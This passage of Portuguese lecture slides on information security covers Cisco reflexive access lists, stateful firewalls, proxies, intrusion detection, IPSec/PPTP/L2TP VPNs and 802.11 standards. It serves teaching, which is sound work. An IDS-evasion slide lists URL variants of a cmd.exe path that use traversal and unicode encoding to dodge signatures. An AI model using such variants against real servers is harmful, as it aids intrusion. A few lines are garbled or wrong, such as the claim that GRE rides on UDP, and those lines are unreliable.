 - Permite consultas ao servidor DNS interno 172.16.100.3.
 - access-list 101 permit tcp any host 172.16.100.3 eq 53
 - access-list 101 permit udp any host 172.16.100.3 eq 53

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

498

Problemas de Protocolo: FTP

- O canal de comandos utiliza o 3-handshake normal iniciado pelo cliente, de dentro para fora, para a porta 21 do servidor FTP externo.
- O canal de dados utiliza o 3-handshake normal iniciado de fora para dentro, a partir da porta 20 do servidor externo, para uma porta acima de 1023 no cliente interno.
- Solução:
 - Utilizar clientes de FTP passivo (PASSV).
 - O canal de dados agora utiliza o 3-handshake normal iniciado de dentro para fora, a partir do cliente interno, para uma porta acima de 1023 no servidor externo – porta esta indicada pelo próprio servidor externo, via canal de comandos.

Filtragem Dinâmica de Pacotes: Lista de Acesso Reflexiva

499

• Segurança da Informação
Prof. Anderson O. da Silva



Características:

- Permite conexões de dentro para fora, baseada em regras de uma lista de acesso, e, dinamicamente, criam regras de acesso de entrada para estas conexões.
- Em conexões TCP, as regras dinâmicas de entrada são desativadas quando o pacote FIN ou RST é recebido.
- Para tráfego não TCP, a regra dinâmica é destruída após a expiração de um valor limite (default 300 segundos).
- Método de filtragem bastante seguro, porém, muito mais lento que os outros.

Filtragem Dinâmica de Pacotes: Lista de Acesso Reflexiva

• Segurança da Informação
Prof. Anderson O. da Silva

500

Exemplo: ACL CISCO

- **Lista de Saída:**
 - ip access-list extended filterout
 - permit tcp any any eq 21 reflect packets
 - permit tcp any any eq 22 reflect packets
 - permit tcp any any eq 25 reflect packets
 - permit tcp any any eq 53 reflect packets
 - permit tcp any any eq 80 reflect packets
 - permit tcp any any eq 110 reflect packets
 - permit tcp any any eq 443 reflect packets
 - permit udp any any eq 53 reflect packets
 - permit icmp any any packet-too-big
 - deny ip any any log-input

Filtragem Dinâmica de Pacotes: Lista de Acesso Reflexiva

501

• Segurança da Informação
Prof. Anderson O. da Silva



Exemplo: ACL CISCO

- **Lista de Entrada:**
 - ip access-list extended filterin
 - evaluate packets
- **Configuração para uma interface:**
 - ip access-group filterin in
 - ip access-group filterout out

Filtragem Dinâmica de Pacotes: Lista de Acesso Reflexiva

• Segurança da Informação
Prof. Anderson O. da Silva

502



Problemas:

- Se alguém puder monitorar sua rede e conhecer a lista de acesso reflexiva, poderá determinar quando uma regra de entrada dinâmica está ativa, explorando esta vulnerabilidade.
- Se um Vírus ou Cavalo de Tróia se instalar em sua rede interna e quiser contatar uma entidade externa maliciosa, a lista de acesso reflexiva deixaria o tráfego sair e o tráfego de retorno entrar.
- Solução: Limitar o acesso externo a portas específicas.
 - Porém, se o Vírus ou Cavalo de Tróia utilizar uma destas portas, a rede permanece vulnerável da mesma forma.

Firewall com Estado

• Segurança da Informação
Prof. Anderson O. da Silva

503



Conceito de Estado

• Segurança da Informação
Prof. Anderson O. da Silva

504



Características:

- **Estado**
 - Condição de pertencer a determinada sessão de comunicação.
- **Tabela de Estado**
 - Mantém entradas que rastreiam uma sessão de comunicação individual conhecida.
 - Cada entrada mantém uma lista de informações que identifica de forma exclusiva a sessão de comunicação referida:
 - Endereço IP de origem e destino;
 - Porta origem e destino;
 - Flags;
 - Números de seqüência e confirmação;

Funcionamento

• Segurança da Informação
Prof. Anderson O. da Silva

505



Firewall de Estado:

- **Processa as filtragens com base na tabela de estado.**
- **Cria uma entrada na tabela quando uma conexão é iniciada.**
- **Quando o tráfego retorna, compara a informação do pacote com a informação da tabela de estado, determinando se ela faz parte de uma sessão de comunicação atual.**
- **Se o pacote estiver relacionado com uma entrada atual na tabela, ele tem permissão para passar.**

Funcionamento

• Segurança da Informação
Prof. Anderson O. da Silva

506



Exemplo:

- Tabela de estado de um roteador Cisco usando lista de acesso reflexivas.
 - reflexive IP access list packets
 - permit tcp host xx.yy.zz.45 eq 36204 host 192.168.1.1 eq smtp (10 matches) (time left 295)
 - permit tcp host xx.yy.zz.99 eq www host 192.168.1.1 eq 2151 (8 matches) (time left 294)
 - permit tcp host xx.yy.zz.247 eq www host 192.168.1.1 eq 2149 (10 matches) (time left 294)
 - permit udp host xx.yy.zz.34 eq domain host 192.168.1.1 eq 2150 log (3 matches) (time left 293)
 - permit tcp host xx.yy.zz.247 eq www host 192.168.1.1 eq 2148 (16 matches) (time left 296)



Protocolos de Transporte e Estado:

- **TCP e Estado**
 - A conexão do TCP é acompanhada como estando em um dentre onze estados, definidos na RFC 793.
- **Estado do TCP**
 - Para o 3-way handshake:
 - CLOSED
 - LISTEN
 - SYN-SENT
 - SYN-RECV
 - ESTABLISHED



Protocolos de Transporte e Estado:

- **Estado do TCP**
 - Para um fechamento de conexão padrão:
 - FIN-WAIT-1
 - CLOSE-WAIT
 - FIN-WAIT-2
 - LAST-ACK
 - TIME-WAIT
 - CLOSING



Protocolos de Transporte e Estado:

- **UDP e Estado**
 - UDP é protocolo sem conexão e não possui estado.
 - Acompanhamento de estado fica restrito a endereços IP e postas origem e destino.
 - Não pode corrigir problemas de comunicação por conta própria, conta com o ICMP como seu manipulador de erro.
 - ICMP é uma parte importante de uma sessão UDP, devendo ser considerado quando se acompanha o estado geral.
 - As entradas na tabela de estado permanecem presentes até a expiração de um *tempo limite*.



Protocolos de Rede e Estado:

- **ICMP e Estado**
 - ICMP é um protocolo sem conexão e não possui estado.
 - Acompanhamento de estado pode ser feito através do tipo de mensagem de pedido e tipo de mensagem de resposta.
 - Algumas mensagens do tipo resposta são geradas a partir da comunicação entre outros protocolos, como TCP e UDP, exigindo muito trabalho na devida associação destas mensagens com a respectiva sessão.
 - As entradas na tabela de estado permanecem presentes até a expiração de um *tempo limite*.



Tráfego de Nível de Aplicação e Estado:

- **HTTP e Estado**
 - Monitoramento do estado é simples.
 - Após o 3-way handshake do protocolo TCP, o protocolo HTTP efetua solicitações e obtém resposta.
 - Utiliza apenas um canal de conexão, aberto de dentro da rede interna para fora.
 - Utiliza o fechamento normal de uma conexão TCP.



Tráfego de Nível de Aplicação e Estado:

- **FTP e Estado**
 - Fácil monitoramento do canal de comandos, estabelecido de dentro da rede interna para fora.
 - Dificuldade de monitoramento do canal de dados, estabelecido de fora da rede interna para dentro.
 - A porta na qual o cliente será contatado pelo servidor, a partir da porta TCP 20, pode ser obtida a partir da inspeção da aplicação, em busca do comando FTP PORT, quando o cliente informa o número da porta ao servidor, via canal de comandos.



Tráfego de Nível de Aplicação e Estado:

- **Protocolos Multimídia e Estado**
 - Modo de operação semelhante ao FTP, definindo um canal de comandos e um ou mais canais para streams de dados multimídia.
 - O canal de controle é monitorado para determinar os endereços IP e números de porta usados para os streams de multimídia.
 - Com as informações obtidas, abrem-se túneis seguros para facilitar a entrada de streams de mídia para a rede interna.

Limitação da Inspeção de Nível de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

514

Problemas:

- Pode garantir a corretude na utilização do protocolo, mas não a utilização maliciosa do mesmo.
- As inspeções determinam apenas o estado das sessões e não a utilização das mesmas na transferência de conteúdo restrito ou irregular.
- Solução:
 - Utilização de procuradores que visam restringir a transferência de conteúdo de informação.

Firewalls Procuradores

• Segurança da Informação
Prof. Anderson O. da Silva

515





Definição:

- Aplicação especializada que oferece comunicação via protocolos da Internet entre a rede protegida interna e o mundo exterior.
- Pode se apresentar de duas formas:
 - Proxy Aparente
 - Cliente direciona a solicitação de um serviço direto para o proxy.
 - Proxy Transparente
 - Cliente solicita o serviço normalmente na rede, sendo interceptado pelo roteador, que implementa o proxy.

Procuradores

• Segurança da Informação
Prof. Anderson O. da Silva

517



Tipos:

- Proxy Reverso
- Proxy de Nível de Aplicação
- Proxy de Nível de Circuito



Características:

- Usado fora do firewall, para representar um servidor de conteúdo seguro para os clientes externos.
- Evita acesso direto e não monitorado aos dados do servidor interno a partir de fora da rede interna.
- Ganho de desempenho com a utilização de vários procuradores utilizados a frente do servidor para平衡ear a carga.
 - Tipicamente, o servidor DNS direciona o cliente do serviço para o proxy adequado através da resposta da query DNS feita.

Proxy de Nível de Aplicação

519

• Segurança da Informação
Prof. Anderson O. da Silva



Características:

- Programas de software implementados para cada serviço com o objetivo de investigação.
- Pode proteger contra ataques de protocolo, passando apenas pacotes corretamente formados.
- Permite a investigação do conteúdo solicitado por um cliente do procurador.

Proxy de Nível de Circuito

• Segurança da Informação
Prof. Anderson O. da Silva

520



Características:

- Também chamado de Repasse de Nível de Circuito ou Gateway.
- Validam e monitoram cada sessão aberta em nome de um usuário através do cliente.
- Valida a conexão com base no endereço IP/porta destino, endereço IP/porta origem, protocolo utilizado ou solicitado, ID do usuário, senha ou ainda a hora do dia.

Vantagens

• Segurança da Informação
Prof. Anderson O. da Silva

521



Resumo:

- **Proteção dos endereços IP internos.**
- **Capacidade de monitorar violações das políticas de segurança através de registros de utilização.**
- **Segurança baseada no usuário impedindo acesso não autorizado.**
- **Topologia da rede interna fica protegida.**

Desvantagens

• Segurança da Informação
Prof. Anderson O. da Silva

522



Resumo:

- Redução de desempenho devido aos pedidos de processamento adicionais exigidos para serviços de aplicação.
- Um novo procurador precisa ser desenvolvido para cada nova aplicação ou protocolo passar pelo firewall.
- O sistema operacional no host que contém o procurador é exposto às ameaças externas e pode sofrer ataques.
- Pode se tornar um ponto central de engarrafamento e é um ponto central de falha.

Sistema de Detecção de Intrusão

• Segurança da Informação
Prof. Anderson O. da Silva

523



Funcionalidades

• Segurança da Informação
Prof. Anderson O. da Silva

524



Características:

- Monitora e analisa o tráfego de uma rede com o objetivo de identificar ataques e incidentes de segurança.
- Permite identificar e reagir a ameaças contra o ambiente protegido, assim como, ameaças a partir do ambiente protegido para outras redes.
- Trabalham com sensores que precisam ser constantemente atualizadas e/ou ajustados.



Tipos:

- **Network Intrusion Detection System (NIDS)**
 - Detecta intrusos a partir da análise do tráfego de rede e do monitoramento de múltiplos hosts. Tipicamente é conectado a um hub ou switch de rede configurado para fazer espelhamento de porta.
- **Protocol-based Intrusion Detection System (PIDS)**
 - Sistema ou agente que atua como front end de um servidor, monitorando e analisando a utilização do protocolo com o cliente do serviço.



Tipos:

- **Application Protocol-based Intrusion Detection System (APIDS)**
 - Sistema ou agente posicionado à frente de um grupo de servidores, monitorando e analisando a comunicação de protocolos de aplicação específicos. Ex: queries SQL.
- **Host-based Intrusion Detection System (HIDS)**
 - Agente presente em um host que identifica intrusões a partir da análise de system calls, registros de aplicações (logs), modificações do sistema de arquivos (binários, arquivos de senha, bases de listas de acesso, etc) e outras atividades.
- **Hybrid Intrusion Detection System (Hybrid IDS)**
 - Combina dois ou mais dos tipos abordados. Por exemplo, dados locais coletados em um host são combinados com informações de tráfego da rede.



Passivo x Reativo:

- **Passivo (IDS – Intrusion Detection System)**
 - Programado para detectar e alertar.
 - Monitora o tráfego malicioso em portas espelhadas.
- **Reativo (IPS – Intrusion Prevention System)**
 - Programado para detectar, alertar e executar contra-medidas.
 - Posicionado de modo a poder interceptar o tráfego malicioso.



Métodos de Detecção:

- **Por Anomalia**
 - Conta com a análise estatística para identificar o tráfego fora do que normalmente é direcionado para dentro ou para fora do ambiente protegido.
- **Por Assinatura**
 - Busca padrões de tráfego conhecidos que identificam ataques.

Operação

• Segurança da Informação
Prof. Anderson O. da Silva

529



Falsos Positivos:

- **Definição**
 - Classificação de uma atividade benigna como um ataque.
- **Causa**
 - Sensores configurados com assinaturas gerais, ou seja, menos específicas.

Operação

• Segurança da Informação
Prof. Anderson O. da Silva

530



Falsos Negativos:

- **Definição**
 - Falha na detecção de assinaturas associadas a ataques legítimos ou incidente que o IDS não conseguiu notar.
- **Causas**
 - Quando assinaturas gerais que geram falsos positivos, ao invés de serem ajustadas, são canceladas.
 - Quando um novo tipo de ataque, com uma nova assinatura, ainda não foi configurado no IDS.



Evasão de IDS:

- **Definição**
 - Tentativa de modificar as assinaturas de ataques, criando variantes com o mesmo efeito, com o objetivo de não ser detectadas pelo IDS.
- **Exemplo: Variando URL**
 - Assinatura: /winnt/system32/cmd.exe
 - Variante 1: /winnt/system32/.. /system32/cmd.exe
 - Variante 2: /winnt/system32/cmd.%65xe (utiliza unicode)

Sistemas de Detecção Distribuídos

• Segurança da Informação
Prof. Anderson O. da Silva

532



Características:

- Diversos sistemas no mundo enviam seus logs de IDS, Firewall e outros dispositivos para sistemas centralizadores que, por sua vez, analisam os dados recebidos e realizam comparações para identificar prováveis ataques.
- Podem detectar ataques para diversos sites partindo de um ou mais hosts, gerando os devidos alertas.

Posicionamento do SDI

533

- Segurança da Informação
Prof. Anderson O. da Silva



Próximo ao Firewall ou Filtro de Pacotes:

- **Na Rede Externa**
 - Pode identificar todos os ataques, incluindo aqueles que não passam pela filtragem.
 - Tipicamente gera grande overhead de análise de intrusão exigindo muito tempo da equipe responsável.
- **Na Rede Interna**
 - Coleta dados e gera alertas apenas para ataques que entram na rede (ameaças mais sérias).
 - Ajuda a determinar se o dispositivo de filtragem está mal configurado.



Exemplos:

- **SDI Populares**
 - Snort
 - Shadow
 - Cisco Secure
 - Enterasys Dragon
 - ISS RealSecure
 - NFR Security NID
- **SDI Distribuídos**
 - Attack Registry & Intelligence Service (ARIS)
 - DShield

Redes Privadas Virtuais

• Segurança da Informação
Prof. Anderson O. da Silva

535





Situação dos enlaces tradicionais:

- Enlaces privados têm custo elevado e são ainda mais caros quando aumentamos a distância.
- Disponibilidade de uma rede pública mundial, acessada a partir de um enlace local.
- Solução:
 - Utilização da rede pública (Internet) para troca de informação privadas com segurança.



Definição:

- A Rede Privada Virtual (Virtual Private Network – VPN) é estabelecida através de uma infra-estrutura pública ou compartilhada existente, usando tecnologias de criptografia ou autenticação para proteger a carga carregada, criando um enlace virtual entre duas entidades.
- Tipos de Configuração:
 - Host-a-host
 - Host-a-gateway
 - Gateway-a-gateway



Tunelamento:

- **Traçar pacotes de um certo protocolo de comunicação local de uma determinada origem até um destino de mesmo protocolo através de uma rede ou redes que interligam a origem e o destino sem alterar o pacote encapsulado.**
- **Cria-se um segmento virtual entre as extremidades chamado de Túnel.**
- **A transmissão é transparente para os hosts envolvidos na comunicação através do Túnel.**

Fundamentos


539

- Segurança da Informação
Prof. Anderson O. da Silva



Tunelamento:

- Exemplo: Novell IPTunnel





IPSec:

- **Facilita a confidencialidade, a integridade e a autenticação da informação que é comunicada usando-se IP.**
- **Utiliza vários protocolos associados:**
 - IKE - Internet Key Exchange
 - ESP – Encapsulating Security Protocol
 - AH – Authentication Header
- **A segurança é estabelecida através da formação de uma associação segura (SA).**
- **Aberto a vários protocolos de comunicação e algoritmos de criptografia e de hash.**



IPSec – Security Association (SA):

- Acordo entre duas entidades que define como elas transmitirão informações com segurança.
- Cada sessão de comunicação possui duas SAs – uma para cada parceiro da comunicação, negociadas a cada conexão IPSec feita.
- As configurações a serem negociadas por uma entidade são configuradas localmente e mantidas em um *Banco de Dados de Política de Segurança (SPD – Security Policy Database)*.
- Após a negociação da SA, ela fica armazenada em um *Banco de Dados de Associação de Segurança (SAD – Security Association Database)*.



IPSec – Modos de Transporte:

- **Transporte**
 - Forma de comunicação de host-para-host.
 - Criptografia somente do payload do pacote.
 - Cada host deve implementar IPSec.
- **Túnel**
 - Método preferido da maioria das VPNs.
 - Criptografa o pacote inteiro, ocultando parcialmente ou completamente os endereços de origem e destino dos sistemas que se comunicam.
 - Geralmente utilizada na comunicação de gateway-para-gateway, podendo ser utilizado de host-para-host ou host-para-gateway.



IPSec – Internet Key Exchange (IKE):

- Autenticador e Negociador do IPSec.
 - Verifica se a origem tem permissão para iniciar a comunicação criptografada.
- Utiliza dois protocolos combinados:
 - ISAKMP – Internet Security Association and Key Management Protocol
 - Negociação de segurança.
 - Oakley (variação de Diffie-Hellman)
 - Troca de chaves.
- Dividido em duas fases.



IPSec – IKE Fase 1:

- Autenticação de origem e troca de chave pública.
- Geralmente a autenticação é feita com chaves previamente compartilhadas ou certificados digitais.
- Dois modos de operação:
 - Modo Agressivo
 - Overhead menor de pacotes.
 - Modo Principal
 - Mais seguro dos dois.
 - Mais popularmente utilizado.



IPSec – IKE Fase 2:

- Negociação dos parâmetros da SA IPSec.
- Possui apenas um modo de troca, o modo rápido.
- Troca breve envolvendo três pacotes.
- Utiliza a SA IKE estabelecida na fase anterior para a troca dos parâmetros para a VPN real.




IPSec – Authentication Header (AH):

- Protocolo IP número 51.
 - Oferece capacidade de autenticação e verificação de integridade.
 - Não oferece confidencialidade para o payload (carga).
 - Acrescenta um cabeçalho adicional ao pacote IP contendo um valor de verificação de integridade (ICV – Integrity Check Value):
 - Hash calculado sobre o cabeçalho IP.
 - Oferece suporte ao uso de números de seqüência, para evitar ataques de replay.
- Não pode ser utilizado em conjunto com NAT.




IPSec – Authentication Header (AH):





IPSec – Encapsulating Security Protocol (ESP):

- **Protocolo IP número 50.**
- **Oferece total confidencialidade, criptografando completamente o payload do pacote IP.**
- **Utiliza criptografia simétrica (DES, 3DES, IDEA e outros).**
- **Oferece suporte ao uso de números de seqüência, para evitar ataques de replay.**
- **Funcionamento difere em função do modo IPSec utilizado.**





IPSec – Encapsulating Security Protocol (ESP):

- **Modo de Transporte**
 - Acrescenta sua própria camada após o cabeçalho IP e criptografa o restante da informação do pacote, da camada 4 para cima.
 - Se o servidor de autenticação do ESP for especificado na negociação do IPSec, acrescenta um trecho final com informações do ICV, calculado sem usar informações do cabeçalho IP.
- **Modo Túnel**
 - Encapsula o pacote original inteiro, criptografando-o totalmente e criando um novo cabeçalho IP e cabeçalho ESP no dispositivo de tunelamento.
 - Se o servidor de autenticação do ESP for especificado na negociação do IPSec, acrescenta um trecho final para fins de autenticação.



Point-to-Point Tunneling Protocol (PPTP):

- **Projetado por um consórcio de vendedores de tecnologia de computador:**
 - US Robotics, Ascend e 3Com.
- **Implementado pelo Windows NT Server 4.0.**
- **Os dados encapsulados podem ser criptografados com Microsoft Point-To-Point Encryption (MPPE), que usa cifra RC4.**
- **Permite autenticação de usuário do PPP através de protocolos associados:**
 - **MSCHAP (Microsoft Challenge/Reply Handshake Protocol)**
 - **PAP (Password Authentication Protocol)**
 - **CHAP (Challenge/Reply Handshake Protocol)**
 - **EAP (extensible Authentication Protocol)**



Point-to-Point Tunneling Protocol (PPTP):

- **Funcionamento**
 - Opera através de dois canais que trabalham em conjunto:
 - **Canal de Comandos**
 - Opera na porta TCP gerenciando os recursos de sessão para a conexão.
 - **Canal de Dados Encapsulado**
 - Utiliza uma variante do protocolo Generic Routing Encapsulation (GRE), protocolo IP 47, que usa UDP como transporte.
- **Vantagens:**
 - Pode encapsular e transportar protocolos diferentes de IP.
 - Trabalha sem problemas através de NAT.



Layer 2 Tunneling Protocol (L2TP):

- Definido no RFC 2661, tunelamento na camada 2.
- Mistura de Layer 2 Forwarding (L2F) da Cisco e PPTP.
- Substitui PPTP como protocolo de preferência para VPN.
- Incluído no Microsoft Windows 2000.
- Capacidade de autenticação de usuários do PPP através de protocolos associados:
 - MSCHAP, CHAP, EAP, PAP e outros.



Layer 2 Tunneling Protocol (L2TP):

- **Funcionamento**
 - Utiliza dois tipos de mensagem, diferenciadas pelo primeiro bit no cabeçalho PPTP:
 - 1 – mensagem de controle
 - 0 – mensagem de dados
 - Normalmente usa a porta UDP 1701 para transportar todos os seus pacotes, exigindo menos overhead de comunicação.
- **Vantagens:**
 - Pode criar vários túneis entre dois hosts.
 - Pode encapsular e transportar protocolos diferentes de IP.
 - Não exige TCP e IP para transmissão, podendo usar outras opções, como:
 - X.25, Frame Relay e ATM.
 - Não possui criptografia, mas pode ser combinado com IPSec.

Segurança em Redes Wireless

• Segurança da Informação
Prof. Anderson O. da Silva

555





Padrões Wireless para LAN:

- IEEE 802.11 (1997) - Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications
- IEEE 802.11a (1999) - High-speed Physical Layer in the 5 GHz band
- IEEE 802.11b (1999) - Higher speed Physical Layer (PHY) extension in the 2.4 GHz band
- IEEE 802.11g (2003) - Further Higher-Speed Physical Layer Extension in the 2.4 GHz Band



Padrões Wireless para LAN: IEEE 802.11

- Transmissão de 1 a 2 Mbps na faixa de 2.4 GHZ (faixa de freqüência utilizada por diversos outros tipos de equipamentos, inclusive bluetooth, ou seja, bastante sujeita a interferência).
- Esquemas de codificação suportados:
 - FHSS (Frequency Hopping Spread Spectrum)
 - Conversam através de 75 subcanais de 1 MHz, alternadamente.
 - DSSS (Direct Sequence Spread Spectrum)
 - Divide a banda em 14 canais de 22 MHz sobrepostos utilizando um a cada instante.



Padrões Wireless para LAN: IEEE 802.11a

- Extensão do 802.11 que provê transmissão de até 54 Mbps na faixa de 5 GHz.
- Suporte a multimídia (voz e vídeo) em ambiente com muitos usuários.
- Menos sujeito a interferência de rádio freqüência (RF).
- Esquema de codificação:
 - OFDM (Orthogonal Frequency Division Multiplexing)
 - Técnica de modulação FDM para transmissão de grande quantidade de dados digitais.
 - Divide o canal em múltiplos pequenos subcanais reduzindo a quantidade de colisões na transmissão dos dados.



Padrões Wireless para LAN: IEEE 802.11b

- Considerado uma ratificação do IEEE 802.11 que provê transmissão de até 11 Mbps (com fallback para 5.5, 2 e 1 Mbps) na faixa de 2.4 GHz.
- Esquema de codificação:
 - DSSS (Direct Sequence Spread Spectrum)



Padrões Wireless para LAN: IEEE 802.11g

- Aprimoramento do IEEE 802.11b que provê transmissão de até 54 Mbps na banda 2.4 GHz.
- Esquema de codificação:
 - OFDM (Orthogonal Frequency Division Multiplexing)
 - Transmissão acima de 20Mbps.
 - DSSS (Direct Sequence Spread Spectrum)
 - Transmissão abaixo de 20 Mbps.



Padrões Wireless para LAN: IEEE 802.11n

- Aprimoramento do IEEE 802.11g que provê transmissão de até 300 Mbps (nominal, podendo chegar a 600 Mbps) na faixa de 2.4GHz.
- Ainda está em desenvolvimento e a previsão é que seja finalizado apenas em 2009.
- Os produtos que existem atualmente no mercado são chamados de *draft-n*, pois são na verdade baseados em rascunhos do padrão.



Padrões Wireless para LAN: IEEE 802.11n

- Combina melhorias nos algoritmos de transmissão com o uso do MIMO (Multiple-Input Multiple-Output).
 - O MIMO permite o uso de diversos fluxos de transmissão, utilizando vários conjuntos transmissores, receptores e antenas, transmitindo os dados de forma paralela.
- O MIMO faz uso do recurso chamado *Spatial Multiplexing*, que tira proveito da reflexão do sinal.
 - O sistema funciona de forma similar ao que teríamos utilizando três (ou quatro) antenas direcionais apontadas diretamente para o mesmo número de antenas instaladas no cliente. Porém, o MIMO oferece um resultado similar utilizando antenas omnidirecionais, que irradiam o sinal em todas as direções.



Padrões Wireless para LAN: IEEE 802.11n

- **Configurações dos equipamentos:**
 - **Dois emissores e dois receptores (2x2)** – duas antenas
 - **Dois emissores e três receptores (2x3)** – três antenas
 - **Três emissores e três receptores (3x3)** – três antenas
 - **Quatro emissores e quatro receptores (4x4)** – quatro antenas
- **Taxa de transmissão:**
 - **72.2 Mbps por transmissor** (usando um único canal).
 - **Utilizam dois ou quatro fluxos simultâneos, atingindo respectivamente 144.4 e 288.8 Mbps.**



Padrões Wireless para LAN: IEEE 802.11n

- O sistema HT40 permite a utilização de canais simultâneos ocupando uma faixa de freqüência de 40 MHz, chegando a 288.4 Mbps (aprox. 300 Mbps), utilizando apenas 2 fluxos, e a 576.8 Mbps (aprox. 600 Mbps), com 4 fluxos (4 rádios).
- O sistema HT20 utiliza uma faixa mais estreita, de apenas 20 MHz, para atender a normas regulatórias que restringem a utilização de canais.
 - Por exemplo, no caso da França, permite-se apenas o uso dos canais 10, 11, 12 e 13.



Padrões Wireless para LAN: IEEE 802.11n

- Como uma faixa de 40 MHz corresponde a quase toda a faixa de freqüência utilizada pelo padrão 802.11g, o que acentua o já conhecido crônico problema de interferência entre redes próximas, o padrão 802.11n prevê também o uso da faixa de 5 GHz, em conjunto ou não com a faixa de 2.4 GHz.



